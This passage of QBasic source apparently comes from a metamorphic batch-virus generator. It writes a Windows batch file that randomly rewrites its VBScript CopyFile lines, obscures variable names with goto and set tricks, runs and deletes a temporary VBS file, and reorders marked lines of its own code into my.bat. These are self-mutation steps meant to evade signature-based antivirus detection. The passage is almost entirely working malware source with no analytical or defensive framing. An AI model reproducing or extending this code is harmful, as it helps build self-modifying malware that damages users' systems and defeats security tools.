CHR$(34); "C:\2.vbs"; CHR$(34); ", True >>AAAA.vbs % AAAA %"
PRINT #1, "% AAAA % ppB="
PRINT #1, "echo elseif num=3 then >>AAAA.vbs % AAAA %"
rand = INT(RND * 4) + 1
IF rand = 1 THEN PRINT #1, "% AAAA % set ppC=File"
IF rand = 1 THEN PRINT #1, "echo fso.Copy%ppC% Wscript.ScriptFullName,
"; CHR$(34); "C:\3.vbs"; CHR$(34); ", True >>AAAA.vbs % AAAA %"
IF rand = 2 THEN PRINT #1, "% AAAA % set ppC=Copy"
IF rand = 2 THEN PRINT #1, "echo fso.%ppC%File Wscript.ScriptFullName,
"; CHR$(34); "C:\3.vbs"; CHR$(34); ", True >>AAAA.vbs % AAAA %"
IF rand = 3 THEN PRINT #1, "% AAAA % set ppC=ScriptFullName"
IF rand = 3 THEN PRINT #1, "echo fso.CopyFile Wscript.%ppC%, ";
CHR$(34); "C:\3.vbs"; CHR$(34); ", True >>AAAA.vbs % AAAA %"
IF rand = 4 THEN PRINT #1, "% AAAA % set ppC=Wscript"
IF rand = 4 THEN PRINT #1, "echo fso.CopyFile %ppC%.ScriptFullName, ";
CHR$(34); "C:\3.vbs"; CHR$(34); ", True >>AAAA.vbs % AAAA %"
PRINT #1, "% AAAA % ppC="
PRINT #1, "echo elseif num=4 then >>AAAA.vbs % AAAA %"

rand = INT(RND * 4) + 1
IF rand = 1 THEN PRINT #1, "% AAAA % set ppD=File"
IF rand = 1 THEN PRINT #1, "echo fso.Copy%ppD% Wscript.ScriptFullName,
"; CHR$(34); "C:\4.vbs"; CHR$(34); ", True >>AAAA.vbs % AAAA %"
IF rand = 2 THEN PRINT #1, "% AAAA % set ppD=Copy"
IF rand = 2 THEN PRINT #1, "echo fso.%ppD%File Wscript.ScriptFullName,
"; CHR$(34); "C:\4.vbs"; CHR$(34); ", True >>AAAA.vbs % AAAA %"
IF rand = 3 THEN PRINT #1, "% AAAA % set ppD=ScriptFullName"
IF rand = 3 THEN PRINT #1, "echo fso.CopyFile Wscript.%ppD%, ";
CHR$(34); "C:\4.vbs"; CHR$(34); ", True >>AAAA.vbs % AAAA %"
IF rand = 4 THEN PRINT #1, "% AAAA % set ppD=Wscript"
IF rand = 4 THEN PRINT #1, "echo fso.CopyFile %ppD%.ScriptFullName, ";
CHR$(34); "C:\4.vbs"; CHR$(34); ", True >>AAAA.vbs % AAAA %"
PRINT #1, "% AAAA % ppD="

PRINT #1, "echo elseif num=5 then >>AAAA.vbs % AAAA %"

```

```
rand = INT(RND * 4) + 1
IF rand = 1 THEN PRINT #1, "% AAAA % set ppE=File"
IF rand = 1 THEN PRINT #1, "echo fso.Copy%ppE% Wscript.ScriptFullName,
"; CHR$(34); "C:\5.vbs"; CHR$(34); ", True >>AAAA.vbs % AAAA %"
IF rand = 2 THEN PRINT #1, "% AAAA % set ppE=Copy"
IF rand = 2 THEN PRINT #1, "echo fso.%ppE%File Wscript.ScriptFullName,
"; CHR$(34); "C:\5.vbs"; CHR$(34); ", True >>AAAA.vbs % AAAA %"
IF rand = 3 THEN PRINT #1, "% AAAA % set ppE=ScriptFullName"
IF rand = 3 THEN PRINT #1, "echo fso.CopyFile Wscript.%ppE%, ";
CHR$(34); "C:\5.vbs"; CHR$(34); ", True >>AAAA.vbs % AAAA %"
IF rand = 4 THEN PRINT #1, "% AAAA % set ppE=Wscript"
IF rand = 4 THEN PRINT #1, "echo fso.CopyFile %ppE%.ScriptFullName, ";
CHR$(34); "C:\5.vbs"; CHR$(34); ", True >>AAAA.vbs % AAAA %"
PRINT #1, "% AAAA % ppE="
```

```
PRINT #1, "echo elseif num=6 then >>AAAA.vbs % AAAA %"
```

```
rand = INT(RND * 4) + 1
IF rand = 1 THEN PRINT #1, "% AAAA % set ppF=File"
IF rand = 1 THEN PRINT #1, "echo fso.Copy%ppF% Wscript.ScriptFullName,
"; CHR$(34); "C:\6.vbs"; CHR$(34); ", True >>AAAA.vbs % AAAA %"
IF rand = 2 THEN PRINT #1, "% AAAA % set ppF=Copy"
IF rand = 2 THEN PRINT #1, "echo fso.%ppF%File Wscript.ScriptFullName,
"; CHR$(34); "C:\6.vbs"; CHR$(34); ", True >>AAAA.vbs % AAAA %"
IF rand = 3 THEN PRINT #1, "% AAAA % set ppF=ScriptFullName"
IF rand = 3 THEN PRINT #1, "echo fso.CopyFile Wscript.%ppF%, ";
CHR$(34); "C:\6.vbs"; CHR$(34); ", True >>AAAA.vbs % AAAA %"
IF rand = 4 THEN PRINT #1, "% AAAA % set ppF=Wscript"
IF rand = 4 THEN PRINT #1, "echo fso.CopyFile %ppF%.ScriptFullName, ";
CHR$(34); "C:\6.vbs"; CHR$(34); ", True >>AAAA.vbs % AAAA %"
PRINT #1, "% AAAA % ppF="
```

```
PRINT #1, "% AAAA %set polya=q"
PRINT #1, "% AAAA %set polya=e"
PRINT #1, "goto polya % AAAA %"
PRINT #1, "% AAAA %set polya=s"
PRINT #1, ":polya % AAAA %"
```

```
PRINT #1, "% AAAA %set polyb=m"
PRINT #1, "% AAAA %set polyb=n"
PRINT #1, "goto polyb % AAAA %"
PRINT #1, "% AAAA %set polyb=k"
PRINT #1, ":polyb % AAAA %"
```

```
PRINT #1, "% AAAA %set polyb=a"
PRINT #1, "% AAAA %set polyb=%polya%%polyb%d"
PRINT #1, "goto polyc % AAAA %"
PRINT #1, "% AAAA %set polyb=u"
PRINT #1, ":polyc % AAAA %"
```

```
PRINT #1, "echo %polyb% if >>AAAA.vbs % AAAA %"
PRINT #1, "% AAAA %set polya="
PRINT #1, "% AAAA %set polyb="
PRINT #1, "% AAAA %set polyc="
PRINT #1, "cscript AAAA.vbs % AAAA %"
PRINT #1, "del AAAA.vbs % AAAA %"
```

```

PRINT #1, "if exist C:\1.vbs goto 1 % AAAA %"
PRINT #1, "if exist C:\2.vbs goto 2 % AAAA %"
PRINT #1, "if exist C:\3.vbs goto 3 % AAAA %"
PRINT #1, "if exist C:\4.vbs goto 4 % AAAA %"
PRINT #1, "if exist C:\5.vbs goto 5 % AAAA %"
PRINT #1, "if exist C:\6.vbs goto 6 % AAAA %"

PRINT #1, "goto codebeginn % AAAA %"

PRINT #1, ":1 % AAAA %"
PRINT #1, "set ab=A% AAAA %"
PRINT #1, "find "; CHR$(34); "AAA%ab%"; CHR$(34); "<%MyS% >> my.bat %
AAAA %"
PRINT #1, "set ab=C% AAAA %"
PRINT #1, "find "; CHR$(34); "CCC%ab%"; CHR$(34); "<%MyS% >> my.bat %
AAAA %"
PRINT #1, "set ab=D% AAAA %"
PRINT #1, "find "; CHR$(34); "DDD%ab%"; CHR$(34); "<%MyS% >> my.bat %
AAAA %"
PRINT #1, "set ab=E% AAAA %"
PRINT #1, "find "; CHR$(34); "EEE%ab%"; CHR$(34); "<%MyS% >> my.bat %
AAAA %"
PRINT #1, "set ab=B% AAAA %"
PRINT #1, "find "; CHR$(34); "BBB%ab%"; CHR$(34); "<%MyS% >> my.bat %
AAAA %"
PRINT #1, "goto codebeginn % AAAA %"

PRINT #1, ":2 % AAAA %"
PRINT #1, "set ab=A% AAAA %"
PRINT #1, "find "; CHR$(34); "AAA%ab%"; CHR$(34); "<%MyS% >> my.bat %
AAAA %"
PRINT #1, "set ab=C% AAAA %"
PRINT #1, "find "; CHR$(34); "CCC%ab%"; CHR$(34); "<%MyS% >> my.bat %
AAAA %"
PRINT #1, "set ab=E% AAAA %"
PRINT #1, "find "; CHR$(34); "EEE%ab%"; CHR$(34); "<%MyS% >> my.bat %
AAAA %"
PRINT #1, "set ab=D% AAAA %"
PRINT #1, "find "; CHR$(34); "DDD%ab%"; CHR$(34); "<%MyS% >> my.bat %
AAAA %"
PRINT #1, "set ab=B% AAAA %"
PRINT #1, "find "; CHR$(34); "BBB%ab%"; CHR$(34); "<%MyS% >> my.bat %
AAAA %"
PRINT #1, "goto codebeginn % AAAA %"

PRINT #1, ":3 % AAAA %"
PRINT #1, "set ab=A% AAAA %"
PRINT #1, "find "; CHR$(34); "AAA%ab%"; CHR$(34); "<%MyS% >> my.bat %
AAAA %"
PRINT #1, "set ab=D% AAAA %"
PRINT #1, "find "; CHR$(34); "DDD%ab%"; CHR$(34); "<%MyS% >> my.bat %
AAAA %"
PRINT #1, "set ab=C% AAAA %"
PRINT #1, "find "; CHR$(34); "CCC%ab%"; CHR$(34); "<%MyS% >> my.bat %
AAAA %"
PRINT #1, "set ab=E% AAAA %"

```

```

PRINT #1, "find "; CHR$(34); "EEE%ab%"; CHR$(34); "<%MyS% >> my.bat %
AAAA %"
PRINT #1, "set ab=B% AAAA %"
PRINT #1, "find "; CHR$(34); "BBB%ab%"; CHR$(34); "<%MyS% >> my.bat %
AAAA %"
PRINT #1, "goto codebeginn % AAAA %"

PRINT #1, ":4 % AAAA %"
PRINT #1, "set ab=A% AAAA %"
PRINT #1, "find "; CHR$(34); "AAA%ab%"; CHR$(34); "<%MyS% >> my.bat %
AAAA %"
PRINT #1, "set ab=D% AAAA %"
PRINT #1, "find "; CHR$(34); "DDD%ab%"; CHR$(34); "<%MyS% >> my.bat %
AAAA %"
PRINT #1, "set ab=E% AAAA %"
PRINT #1, "find "; CHR$(34); "EEE%ab%"; CHR$(34); "<%MyS% >> my.bat %
AAAA %"
PRINT #1, "set ab=C% AAAA %"
PRINT #1, "find "; CHR$(34); "CCC%ab%"; CHR$(34); "<%MyS% >> my.bat %
AAAA %"
PRINT #1, "set ab=B% AAAA %"
PRINT #1, "find "; CHR$(34); "BBB%ab%"; CHR$(34); "<%MyS% >> my.bat %
AAAA %"
PRINT #1, "goto codebeginn % AAAA %"

PRINT #1, ":5 % AAAA %"
PRINT #1, "set ab=A% AAAA %"
PRINT #1, "find "; CHR$(34); "AAA%ab%"; CHR$(34); "<%MyS% >> my.bat %
AAAA %"
PRINT #1, "set ab=E% AAAA %"
PRINT #1, "find "; CHR$(34); "EEE%ab%"; CHR$(34); "<%MyS% >> my.bat %
AAAA %"
PRINT #1, "set ab=C% AAAA %"
PRINT #1, "find "; CHR$(34); "CCC%ab%"; CHR$(34); "<%MyS% >> my.bat %
AAAA %"
PRINT #1, "set ab=D% AAAA %"
PRINT #1, "find "; CHR$(34); "DDD%ab%"; CHR$(34); "<%MyS% >> my.bat %
AAAA %"
PRINT #1, "set ab=B% AAAA %"
PRINT #1, "find "; CHR$(34); "BBB%ab%"; CHR$(34); "<%MyS% >> my.bat %
AAAA %"
PRINT #1, "goto codebeginn % AAAA %"

PRINT #1, ":6 % AAAA %"
PRINT #1, "set ab=A% AAAA %"
PRINT #1, "find "; CHR$(34); "AAA%ab%"; CHR$(34); "<%MyS% >> my.bat %
AAAA %"
PRINT #1, "set ab=E% AAAA %"
PRINT #1, "find "; CHR$(34); "EEE%ab%"; CHR$(34); "<%MyS% >> my.bat %
AAAA %"
PRINT #1, "set ab=D% AAAA %"
PRINT #1, "find "; CHR$(34); "DDD%ab%"; CHR$(34); "<%MyS% >> my.bat %
AAAA %"
PRINT #1, "set ab=C% AAAA %"
PRINT #1, "find "; CHR$(34); "CCC%ab%"; CHR$(34); "<%MyS% >> my.bat %
AAAA %"
PRINT #1, "set ab=B% AAAA %"

```

```
PRINT #1, "find "; CHR$(34); "BBB%ab%"; CHR$(34); "<%MyS% >> my.bat %  
AAAA %"  
PRINT #1, "goto codebeginn % AAAA %"  
PRINT #1, ":codebeginn % AAAA %"  
PRINT #1, "del C:\1.vbs % AAAA %"  
PRINT #1, "del C:\2.vbs % AAAA %"  
PRINT #1, "del C:\3.vbs % AAAA %"  
PRINT #1, "del C:\4.vbs % AAAA %"  
PRINT #1, "del C:\5.vbs % AAAA%"  
PRINT #1, "del C:\6.vbs % AAAA%"  
  
CLOSE #1
```